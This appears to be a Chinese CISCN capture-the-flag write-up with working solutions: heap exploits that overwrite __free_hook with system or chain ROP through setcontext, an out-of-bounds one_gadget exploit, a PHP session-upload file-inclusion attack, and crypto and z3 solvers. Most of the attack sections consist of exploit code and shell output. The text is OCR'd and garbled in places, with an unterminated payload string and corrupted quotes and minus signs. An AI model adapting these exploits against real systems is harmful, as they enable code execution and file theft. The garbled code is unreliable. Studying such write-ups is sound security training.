


CISCN{12504d0f-9de1-4b00-87a5-a5fdd0986a00}

(1)lonelywolfx

思路大致是
通过 `dobule free` 这个突破点构造unsortded bin泄露libc 然后打free hook
可以参考下这个资料：https://www.cnblogs.com/z2yh/p/14152823.html
改一下之前的脚本：

```
from pwn import *
context(log_level='debug',arch='amd64')
libc=ELF("libc-2.27.so")
local = 0
if local ==  1:
    io=process('./lonelywolf')
else:
    io=remote("ip",端口)
elf=ELF('./lonelywolf')
def alloc(size):
    io.recvuntil('Your choice: ')
    io.sendline('1')
    io.recvuntil('Index: ')
    io.sendline(str(0))
    io.recvuntil('Size: ')
    io.sendline(str(size))
def fill(content):
    io.recvuntil('Your choice: ')
    io.sendline('2')
    io.recvuntil('Index: ')
    io.sendline(str(0))
    io.recvuntil("Content: ")
    io.sendline(content)
def free():
    io.recvuntil('Your choice: ')
    io.sendline('4')
    io.recvuntil('Index: ')
    io.sendline(str(0))
def show():
    io.recvuntil('Your choice: ')
    io.sendline('3')
    io.recvuntil('Index: ')
    io.sendline(str(0))
    io.recvuntil("Content: ")
alloc(0x70)
free()
payload1 = p64(0)+b'a'
fill(payload1)
free()
show()
heap_addr = u64(io.recv(6)+b"\x00"*2) - 0x260
log.success("heap_addr==>" + hex(heap_addr))
payload2 = heap_addr + 0x10
fill(p64(payload2))
alloc(0x70)
alloc(0x70)
fill('\x07'*0x40)
free()
show()
addr = u64(io.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
libc_base = addr - 0x3ebca0
log.success("libc_base==>" + hex(libc_base))
free_hook=libc_base+libc.sym['__free_hook']
system=libc_base+libc.sym['system']
payload3 = '\x01'*0x40+p64(free_hook-8)
fill(payload3)
alloc(0x10)
fill('/bin/sh\x00'+p64(system))
free()
io.interactive()
```




```
    '0\n'
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x28 bytes:
    'bin\n'
    'dev\n'
    'flag\n'
    'lib\n'
    'lib32\n'
    'lib64\n'
    'lonelywolf\n'
bin
dev
flag
lib
lib32
lib64
lonelywolf
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x26 bytes:
    'CISCN{153zb-Fwuqb-rT2Qx-E2OH1-ijl3m-}\n'
CISCN{153zb-Fwuqb-rT2Qx-E2OH1-ijl3m-}
$
[*] Interrupted
[*] Closed connection to 124.71.224.70 port 22332
```

CISCN{153zb-Fwuqb-rT2Qx-E2OH1-ijl3m-}

(2)middle_source


目录扫描扫了一下，发现.listing

访问找到提示链接




```
124.71.229.14:21418/.listing
total 16 drwxr-xr-x 1 root root 4096 May 6 06:02 . drwxr-xr-x 1 root root 4096 Sep 22 2016 .. -rw-r--r-- 1 root root 257 Apr 29 11:46 index.php -rw-r--r-- 1 root root 19 Apr 29 10:51 you_can_seeeeeeee_me.php
```


访问是phpinfo



session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	0	0
session.lazy_write	On	On
session.name	PHPSESSID	PHPSESSID
session.referer_check	no value	no value
session.save_handler	files	files
session.save_path	/var/lib/php/sessions/aeecaejacj	/var/lib/php/sessions/aeecaejacj
session.serialize_handler	php	php
session.sid_bits_per_character	4	4
session.sid_length	32	32
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On



```python
def write(session):
    while True:
        f = ""
        response = requests.post(
            url=url,
            cookies={'PHPSESSID':sessID},
            data={'PHP_SESSION_UPLOAD_PROGRESS': '1'*50+'<?php var_dump(scandir("/etc/eacidebibh/abhdcicaag/ahgbeacedg/hdbbaagiji/eejeebihfj"));?>11111
            files={'file': ('a.txt', f)},
        )

def read(session):
    while True:
        response = requests.post(url=url, data={'cf': '../../../../var/lib/php/sessions/hefdaaccci/sess_test'})
        print(response.text)
        if 'string' in response.text:
            break

session = requests.session()
write = threading.Thread(target=write, args=(session,))
```




```python
def write(session):
    while True:
        f = ""
        response = requests.post(
            url=url,
            cookies={'PHPSESSID':sessID},
            data={'PHP_SESSION_UPLOAD_PROGRESS': '1'*50+'<?php var_dump(scandir("/etc/eacidebibh/abhdcicaag/ahgbeacedg/hdbbaagiji/eejeebihfj"));?>11111
            files={'file': ('a.txt', f)},
        )

def read(session):
    while True:
        response = requests.post(url=url, data={'cf': '../../../../var/lib/php/sessions/hefdaaccci/sess_test'})
        print(response.text)
        if 'string' in response.text:
            break

session = requests.session()
write = threading.Thread(target=write, args=(session,))
```

最终pyload

```
cf=../../../../../etc/jaeccjcdfe/ceiaeeebfi/febachejea/cddedgeafb/ahfjfdfacj/fl444444g
```

利用hackbar 传值获得flag



```
                include  $cf;
                echo  $$field;
                exit;
        }
        else{
                echo  "";
                exit;
        }
?> your flag is in some file in /etc CISCN{KADQU-18K47-4GYj6-5ZoP9-AzKab-}
```

(2)silverwolf

from pwn import *

#from LibSearcher import *

context.log_level = ”debug”

amd64 = True

if amd64:

    context.arch = ”amd64”

else:

    context.arch = ”i386”

local = False

if local:

    p = process(”./silverwolf”,env={”LD_PRELOAD”:”./libc–2.27.so”})

    if amd64:

        libc = ELF(”./libc–2.27.so”)

    else:

        libc = ELF(”/lib/i386–linux–gnu/libc.so.6”)


```
else:
    p = remote(””,)
    libc = ELF(”./libc–2.27.so”)
elf = ELF(”./silverwolf”)

def g_p(params):
    param = ””
    for i in params:
        param += (i + ”\n”)
    gdb.attach(p, param)
def g():
    gdb.attach(p)

s = lambda a: p.send(str(a))
sa = lambda a, b: p.sendafter(str(a), str(b))
sl = lambda a: p.sendline(str(a))
sla = lambda a, b: p.sendlineafter(str(a), str(b))
r = lambda a=4096: p.recv(a)
rl = lambda: p.recvline()
ru = lambda a: p.recvuntil(str(a))
shell = lambda: p.interactive()

def choice(index):
    sla(”Your choice: ”,str(index))
def add(size):
    choice(1)
    sla(”Index: ”,”0”)
    sla(”Size: ”,str(size))
def delete():
    choice(4)
    sla(”Index: ”,”0”)
def show():
    choice(3)
    sla(”Index: ”,”0”)
def edit(content):
    choice(2)
    sla(”Index: ”,”0”)
    sa(”Content: ”,content)


for i in range(7):
    add(0x78)
for i in range(16):
    add(0x18)
for i in range(16):
    add(0x60)
for i in range(16):
    add(0x50)
add(0x78)
delete()
add(0x58)
delete()
add(0x48)
delete()
add(0x58)
delete()
edit(p64(0) + ”\n”)
delete()
show()
p.recvuntil(”Content: ”)
off = 0x55555575a1b0−0x555555758250
heap_addr = u64(p.recv(numb=6).ljust(0x8,”\x00”))−off
log.success(hex(heap_addr))
add(0x58)
add(0x58)
edit(p64(0)+”\n”)
add(0x58)
delete()
choice(3)
sla(”Index: ”,”1”*0x500)
show()
p.recvuntil(”Content: ”)
off = 0x7ffff7b81cf0 − 0x7ffff7796000
libc.address = u64(p.recv(numb=6).ljust(0x8,”\x00”)) − off
log.success(hex(libc.address))

sigframe = SigreturnFrame()
sigframe.rdi = heap_addr+0x400+0x70
sigframe.rsi = 0
sigframe.rdx = 0
sigframe.rsp = heap_addr + 0x400
sigframe.rbp = heap_addr + 0x400
sigframe.rip = libc.address + 0x0000000000054da7 #mov eax,2;ret;
’’’
pwndbg> x/20gx 0x555555758250+0x400
0x555555758650:   0x0000000000000000    0x0000000000000000
0x555555758660:   0x0000000000000000    0x0000000000000000
0x555555758670:   0x0000000000000000    0x0000000000000000
0x555555758680:   0x0000000000000000    0x0000000000000000
0x555555758690:   0x0000000000000000    0x0000000000000000
0x5555557586a0:   0x0000000000000000    0x0000000000000000
0x5555557586b0:   0x0000000000000000    0x0000000000000000
0x5555557586c0:   0x0000000000000000    0x0000000000000000
0x5555557586d0:   0x0000000000000000    0x0000000000000000
0x5555557586e0:   0x0000000000000000    0x0000000000000000
’’’
add(0x78)
```

```
delete()
edit(p64(0)+"\n")
delete()
edit(p64(heap_addr) + "\n")
add(0x78)
add(0x78)
edit(str(sigframe)[:120])
add(0x78)
delete()
edit(p64(0)+"\n")
delete()
edit(p64(heap_addr+0x78) + "\n")
add(0x78)
add(0x78)
edit(str(sigframe)[120:240])
add(0x78)
delete()
edit(p64(0)+"\n")
delete()
edit(p64(heap_addr+0x400) + "\n")
add(0x78)
add(0x78)
rop = p64(0x00000000000d2745+libc.address)
rop += p64(libc.address+0x00000000000215bf) #pop rdi
rop += p64(3)
rop += p64(libc.address+0x0000000000023eea) #pop rsi
rop += p64(heap_addr+0x400+0x100)
rop += p64(libc.address+0x0000000000001b96) #pop rdx
rop += p64(0x100)
rop += p64(libc.symbols["read"])
rop += p64(libc.address+0x00000000000215bf)
rop += p64(1)
rop += p64(libc.symbols["write"])
rop += (0x70 - len(rop))*"\x00"
rop += "./flag\n"

edit(rop)



add(0x78)
delete()
edit(p64(0)+"\n")
delete()
edit(p64(heap_addr) + "\n")
add(0x78)

add(0x48)
delete()
edit(p64(0)+"\n")
```

delete()
edit(p64(libc.symbols["__free_hook"]) + "\n")

add(0x48)
add(0x48)
edit(p64(libc.symbols["setcontext"]+53) + "\n")

add(0x78)
delete()
shell()




```
EBUG] Sent 0x2 bytes:
    '0\n'
] Switching to interactive mode
EBUG] Received 0x100 bytes:
    00000000  43 49 53 43  4e 7b 45 6d  6f 32 39 2d  42 54 30 6d  │CISC│N{Em│o29-│BT0m│
    00000010  30 2d 4a 46  50 5a 61 2d  35 4f 5a 34  57 2d 63 67  │0-JF│PZa-│5OZ4│W-cg│
    00000020  5a 32 57 2d  7d 0a 00 00  00 00 00 00  00 00 00 00  │Z2W-│}···│····│····│
    00000030  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    *
    000000d0  00 00 00 00  00 00 00 00  f1 00 00 00  00 00 00 00  │····│····│····│····│
    000000e0  00 00 ff 7f  02 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    000000f0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    00000100
SCN{Emo29-BT0m0-JFPZa-5OZ4W-cgZ2W-}
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
00�\x00\x00\x00\xff\x7f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00[*] Got
OF while reading in interactive
```

CISCN{Emo29-BT0m0-JFPZa-5OZ4W-cgZ2W-}

(1)pwny

# coding=utf-8
from pwn import *
sh=process('./pwny')
sh=remote('ip',端口)
elf=ELF('./pwny')
libc=ELF('./libc-2.27.so')
sh.recvuntil('Your choice: ')
sh.sendline('2')
sh.sendline('256')
sh.sendline('2')
sh.sendline('256')
sh.sendline('1')
sh.send(p64(0xfffffffffffffffc))
sh.recvuntil('Result: ')
leak_addr=sh.recv(12)
leak_addr='0x'+leak_addr
print leak_addr
leak_addr=int(leak_addr, 16)
log.success('leak addr: '+hex(leak_addr))
libc_base=leak_addr-libc.sym['_IO_2_1_stderr_']
log.success('libc base: '+hex(libc_base))
sh.sendline('1')

```
sh.sendline(p64(0xfffffffffffffff5))
sh.recvuntil('Result: ')
pie_base=sh.recv(12)
pie_base='0x'+pie_base
pie_base=int(pie_base, 16)-0x202008
log.success('pie base: '+hex(pie_base))
all_base=libc_base-pie_base
log.success('base betweeen libc and pie: '+hex(all_base))
onegadget=[0x4f3d5, 0x4f432, 0x10a41c]
sh.sendline('1')
sh.send(p64((all_base+libc.sym['__environ']-0x202060)/8))
sh.recvuntil('Result: ')
stack_addr=int('0x'+sh.recv(12), 16)
ret_addr=stack_addr+0x120
ret_offest=(ret_addr-pie_base+0x202060-0x404300)/8
sh.sendline('2')
sh.sendline(str(ret_offest))
sh.send(p64(libc_base+onegadget[2]))
sh.interactive()
```


```
0x7f61b95b3680
[+] leak addr: 0x7f61b95b3680
[+] libc base: 0x7f61b91c7000
[+] pie base: 0x55b1a36e0000
[+] base betweeen libc and pie: 0x29b015ae7000
[*] Switching to interactive mode

1. read
2. write
3. exit
Your choice: Index: $ ls
bin
dev
flag
lib
lib32
lib64
pwny
$ cat flag
CISCN{oYqrb-mcNtO-8R00a-kE4TJ-YcdyG-}
$ 
```

CISCN{oYqrb-mcNtO-8R00a-kE4TJ-YcdyG-}

(2)move

大致思路是首先第一步求x,y取它的一般利用矩阵进行求解，最终获得x,y.之后用二分法对R进行爆破，利用方程求解pq，最后求出P

```
#求x,y
n=80263253261445006152401958351371889864136455346002795891511487600252
90960676772875197703328003110001504452749121495803510600703898356083561
81261739485874799512479464114211068480236373237020850268926740322948821
80449860010755423988302942811352582243198025232225481839705626921264
432951916313817802968185697281
half_n=int(sqrt(n))
e=67595664083683668964629173652731210158790440033379175857028564313854
01436601686458783096369180259177548632171736019060499758431542033935152
48806991131474366043508324016714226139065224643345323960341782849180 5
```

```
86903655072638564793040191539871018846979326192005384922280935215768340
81916538860988787322736613809
M=matrix([[half_n,e],
          [0,–n]])
L=M.LLL()[0]

mm=matrix([–235436912945336662391026124471105219395770217328162018931594609419582745114251948238840212881814533708592325776478635076056630520429862826686225762483017735282225173655229129488512828712599656980161312082481987496707036067942329100,–406850608655407486298019095013146348847805975120061760929682791882948049742096195978800022454159691659865169100330308708576847735609146508679126419372034710027124703842712262177437006326228856546452636094881051757653949488135598409])
bound=int(sqrt(2*n))//12
x,y=26279444166664821795077701675621823220865336004430428203703688888211697122228,22131877391133483964429946329193825460775374851078084751208971056041193500203

assert x<bound
assert y<bound//x
#二分法求s=p+q
def magic(K,N):
    l = 0
    r = K
    for i in range(515):
        s = (l+r)//2
        v = s*s–int(9*s^2*(K–1–s)*(K–1–s))//(round(N^0.25)*round(N^0.25))
        if v<4*N:
            l=s
        else:
            r=s
    return r
e=67595664083683668964629173652731210158790440033379175857028564313854014366016864587830963691802591775486321717360190604997584315420339351524880699113147436604350832401671422613906522464334532396034178284918058690365507263856479304019153987101884697932619200538492228093521576834081916538860988787322736613809
x,y=26279444166664821795077701675621823220865336004430428203703688888211697122228,22131877391133483964429946329193825460775374851078084751208971056041193500203
n=80263253261445006152401958351371889864136455346002795891511487600252909606767728751977033280031100015044527491214958035106007038983560818126173948587479951247946411421106848023637323702085026892674032294882180449860010755423988302942811352582243198025232225481839705626921264432951916313817802968185697281
k=e*x–y*n
K=k//y
s=magic(K,n)
print(s)
```

```
#求方程求p,q
from z3 import *
s=Solver()
p,q=Ints(”p q”)
s.add(p+q==18383013852155207284866834850624501649134164688503883162216824258842790032992437383933186349369945088653252318167911285710266631681220716855493349532603970)
s.add(p*q==80263253261445006152401958351371889864136455346002795891511487600252909606767728751977033280031100015044527491214958035106007038983560835618126173948587479951247946411421106848023637323702085026892674032294882180449860010755423988302942811352582243198025232225481839705626921264432951916313817802968185697281)
if s.check()==sat:
    print(s.model())
#解P=eG
a=0
b=80263253261445006152401958351371889864136455346002795891511487600252909606767728751977033280031100015044527491214958035106007038983560835618126173948587479951247946411421103469394495274706241578726021598690355239783781433785479293793926265140251884444575671410967573946453503486277025286699273827984004452338
e =
67595664083683668964629173652731210158790440033379175857028564313854014366016864587830963691802591775486321717360190604997584315420339351524880699113147436604350832401671422613906522464334532396034178284918058690365507263856479304019153987101884697932619200538492228093521576834081916538860988787322736613809
p=7137110102022535123348664656689848983548191256934755709215236325084864398993149288243244941561397379979025441681860286823605147363784020425000696750337273
q=11245903750132672161518170193934652665585973431569127453001587933757925633999288095689941407808547708674226876486050998886661484317436696430492652782266697
phi=(p+1)*(q+1)
x,y=6785035174838834841914183175930647480879288136014127270387869708755060512201304812721289604897359441373759673837533885681257952731178067761309151636485456082277426056629351492198510336245951408977207910307892423796711701271285060489337800033465030600312615976587155922834617686938658973507383512257481837605,
38233052047321946362283579951524857528047793820071079629483638995357740390030253046483152584725740787856777849310333417930989050087087487329435299064039690255526263003473139694460808679743076963542716855777569123353687450350073011620347635639646034793626760244748027610309830233139635078417444771674354527028
d=inverse_mod(e,phi)
E = EllipticCurve(GF(p),[a,b])
C=E([x,y])
G=d*C
from Crypto.Util.number import *
```

print(long_to_bytes(G[0])+long_to_bytes(G[1]))
#CISCN{e91fef4ead7463b13d00bda65f540477}

(2)bc

clang直接编译出可执行文件

```
clang baby.bc -o baby
```

采用ida反编译，动态调试
代码逻辑比较简单，把逻辑拷贝出来z3求解即可
CISCN{8a04b4597ad08b83211d3adfa1f61431}

```
from z3 import *
from hashlib import md5

row = [[0x00, 0x00, 0x00, 0x01],[0x01, 0x00, 0x00, 0x00], [0x02, 0x00, 0x00, 0x01], [0x00, 0x00, 0x00, 0x00], [0x01, 0x00, 0x01, 0x00]]
col = [[0x00, 0x00, 0x02, 0x00,0x02], [0x00, 0x00, 0x00, 0x00, 0x00], [0x00, 0x00, 0x00, 0x01, 0x00], [0x00, 0x01, 0x00, 0x00, 0x01]]
s = Solver()

map = [[Int("x%d%d"%(i, j)) for i in range(5)] for j in range(5)]
print(map)
s.add(map[2][2] == 4)
s.add(map[3][3] == 3)
for i in range(5):
    for j in range(5):
        s.add(map[i][j] >= 1)
        s.add(map[i][j] <= 5)
for i in range(5):
    for j in range(5):
        for k in range(j):
            s.add(map[i][j] != map[i][k])
for j in range(5):
    for i in range(5):
        for k in range(i):
            s.add(map[i][j] != map[k][j])
for i in range(5):
    for j in range(4):
        if row[i][j] == 1:
            s.add(map[i][j] > map[i][j+1])
        elif row[i][j] == 2:
            s.add(map[i][j] < map[i][j+1])
for i in range(4):
    for j in range(5):
        if col[i][j] == 2:
            s.add(map[i][j] > map[i+1][j])
        elif col[i][j] == 1:
            s.add(map[i][j] < map[i+1][j])

```

```
answer = s.check()
print(answer)
if answer == sat:
    print(s.model())
    m = s.model()
    flag = []
    for i in map:
        for j in i:
            flag.append(m[j].as_long())
    for i in range(len(flag)):
        flag[i] += 0x30
    flag[12] = 0x30
    flag[18] = 0x30
    flag = bytes(flag)
    print(flag)

    print(md5(flag).hexdigest())
```

(3)rsa

flag分为三段。第一段是低指数攻击，第二段是共模攻击，第三段是
Coppersmith partial information attack（为sage代码）

```
#!/usr/bin/env python
# coding: utf-8

# In[8]:



# 低加密指数攻击
import gmpy2
#import time
import binascii as B
n = 1238144703945505983632805188489145469381377310267779758858467336724
9449397570306976005386747183624947329082879996258685589268590290205063
0018312939010564945676699712246249820341712155938398068732866646422826
6194771804348581489382356620924820589990791054501361816851418959555745
4867166732016774164107233025909
c = 1910576528551066755331389881349822021242117752764718780254991391426
3968945493144633390670605116251064550364704789358830072133349108808799
0750215404798151826576677636171780441109394588346549225407041963304519
7934935303157851847919945448045813798473440224801146446731275368323454
3319955893
e = 3
i = 0
#s = time.clock()
while 1:
    m, b = gmpy2.iroot(c+i*n, e)
    if b:
        #print('[–]m is:', m)
        #print(hex(m))
        print(B.a2b_hex(hex(m)[2:]))
        #print('[!]Timer:', round(time.clock()-s, 2), 's')
        #print('[!]All Done!')
        break
    i += 1


# In[29]:


import gmpy2

def exgcd(a, b):
    if b==0: return 1, 0
    x, y = exgcd(b, a%b)
    return y, x-a//b*y

N = 111381961169589927896512557754289420474877632607334685306667977794
9388240183457958363031614920765393759597316332706260914988439364019966
4882045101981159259452867318210910999138447297919890674456918167328266
3323892346854520052840694924830064546269187849702880332522636682366270
177489467478933966884097824069977
e1 = 17
e2 = 65537

message1 = 549957513872587987918954132161722846534070540797657697041707
6302383013098148027294333844524568929372930820057421795901846251279052
3622252479258419498858307898118907076773470253533344877959508766285730
5090678296844273757593456237016059970671356594042966638774537587010107
26561824951602615501078818914410959610

message2 = 912909352674583565419593273812200674661048904553911039896398
2285575379780535413974195995795198394314610855276275644447554525034376
6798220348240377590112854890482375744876016191773471853704014735936608
4362101536698294542881998388276464027425541340172802137072223384962712
89894681312606239512924842845268366950

x, y = exgcd(e1, e2)
assert x*e1 + y*e2 == 1

m = gmpy2.powmod(message1, x, N) * gmpy2.powmod(message2, y, N) % N
#print(hex(m))
print(B.unhexlify(hex(m)[2:]))


# In[17]:
```

```
n=11343293015503326376927071282512176108081395210066669360686635591711
6416984149165507231925180593860836255402950358327422447359200689537217
5285476236915860089526190638468018298026374488744512289576357075539802
1068598521588710730041696954908729374631059398890828718102577073953899
2559714587375763131132963783147
p=11437038763581010263116493983733546014403343859218003707512796706928
8808480352399907404283340911064439827693865177537038900024786984185497
77553268906496423
q=99180331989638797983623295076372567060105629624873297424009331927215
4930708733248210738155436853899577639655744674686686124719124893833964
0876368268930589
e= 65537
c= 5921369644237376589594870261165975677981389765302208090563554563690
